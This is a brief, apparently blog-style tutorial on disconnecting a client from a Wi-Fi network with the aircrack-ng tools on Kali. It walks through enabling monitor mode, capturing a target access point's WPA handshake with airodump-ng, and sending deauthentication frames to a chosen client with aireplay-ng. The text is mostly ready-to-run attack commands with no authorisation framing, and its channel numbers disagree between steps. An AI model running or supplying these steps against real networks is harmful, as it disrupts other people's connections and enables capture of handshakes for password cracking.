*** Assuming you already have a compatible wireless adapter installed in your Kali.
Run iwconfig to check the name of your adapter.
In this example, the name of your wireless adapter interface is wlan0

Run aircrack in monitor mode. in the screenshot below, selected channel is 149 airmon-ng start wlan0 149 In this example, the name of the wireless adapter is wlan0 and the channel you have selected is 149

Run the airodump-ng to start monitoring wireless networks and collect wireless authentication handshake. airodump-ng -c 11 –bssid XX:XX:XX:XX:XX:XX -w psk wlan0 In this example, the command monitors channel 11 and a specific access point with the given mac address after the condition bssid.


The result will show the AP and the client MAC addresses. Select which client you want to deauthenticate and issue this command:

aireplay-ng -0 10 -a AA:AA:AA:AA:AA:AA -c CC:CC:CC:CC:CC:CC wlan0
- 10 – the number of deauths to send
- -0 – this means deauthentication
- AA:AA:AA:AA:AA:AA – This is the MAC address of your target access point.
- CC:CC:CC:CC:CC:CC – This is the MAC address of your target client.
- wlan0 – the name of your wireless interface
This is the sample output:

While you are running the deauth, notice that the number in the lost column will suddenly increase at great rate. This happens at the same time the client gets disconnected from the wireless network.
 Project Puchufy